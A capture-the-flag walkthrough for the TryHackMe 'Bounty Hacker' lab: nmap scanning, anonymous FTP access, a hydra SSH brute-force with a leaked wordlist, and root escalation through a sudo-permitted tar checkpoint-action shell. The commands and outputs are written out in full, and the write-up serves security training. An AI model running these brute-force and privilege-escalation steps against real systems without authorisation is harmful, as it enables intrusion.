TryHackMe

Bounty Hacker

Walkthrough

1. NMAP Scan:

```
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.11.6.36
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see, there are 3 ports open:

1. Port 21 – running FTP
2. Port 22 – running SSH
3. Port 80 – running HTTP

What can we do?

To begin with, let us look at the FTP server as anonymous login is allowed.

Credentials used: anonymous:anonymous (username:password)

```
kali@kali:~$ ftp 10.10.37.74
Connected to 10.10.37.74.
220 (vsFTPd 3.0.3)
Name (10.10.37.74:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07 21:41 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07 21:47 task.txt
226 Directory send OK.
ftp>
```

Let's download the .txt files and see their contents:

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.00 secs (1.3605 MB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (1006.1553 kB/s)
ftp> exit
221 Goodbye.
kali@kali:~$ ls
Desktop  Documents  Downloads  locks.txt  Music  Pictures  Public  python_server  task.txt  Templates  Videos
kali@kali:~$
```

task.txt

```
kali@kali:~$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-
```

The answer to the 3rd task of this room is found in the task.txt file.

locks.txt

```
kali@kali:~$ cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

This .txt looks like a wordlist of passwords rather than anything else…

Questions #4 and #5 give me a hint that the locks.txt file can be used by us in a brute-force attack using hydra on the SSH server:

```
kali@kali:~$ hydra -l [redacted] -P locks.txt 10.10.37.74 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-30 22:44:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.37.74:22/
[22][ssh] host: 10.10.37.74   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-30 22:44:42
```

It worked!

You should now be able to log in as the user mentioned in the 3rd question.

Let us SSH over!

```
kali@kali:~$ ssh [redacted]@10.10.37.74
[redacted]@10.10.37.74's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Thu Jul 30 21:29:33 2020 from 10.11.6.36
[redacted]@bountyhacker:~/Desktop$
```

Let's navigate around…

```
[redacted]@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7 17:06 .
drwxr-xr-x 19 lin lin 4096 Jun  7 22:17 ..
-rw-rw-r--  1 lin lin   21 Jun  7 17:06 user.txt
[redacted]@bountyhacker:~/Desktop$ cat user.txt
THM{[redacted]}
[redacted]@bountyhacker:~/Desktop$
```

We've found the first flag! Now onto the root flag…

sudo -l?

```
[redacted]@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Sorry, try again.
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User [redacted] may run the following commands on bountyhacker:
    (root) /bin/tar
[redacted]@bountyhacker:~/Desktop$
```


Interesting… The user we're logged on as is able to run /bin/tar as root.

Through OhSINT, I have discovered that you can spawn a shell out of the use of the tar binary:

https://gtfobins.github.io/gtfobins/tar/

```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
[redacted]@bountyhacker:~/Desktop$ sudo -u  root tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
#
```



Thus, we have uncovered the root flag as well.

==========

END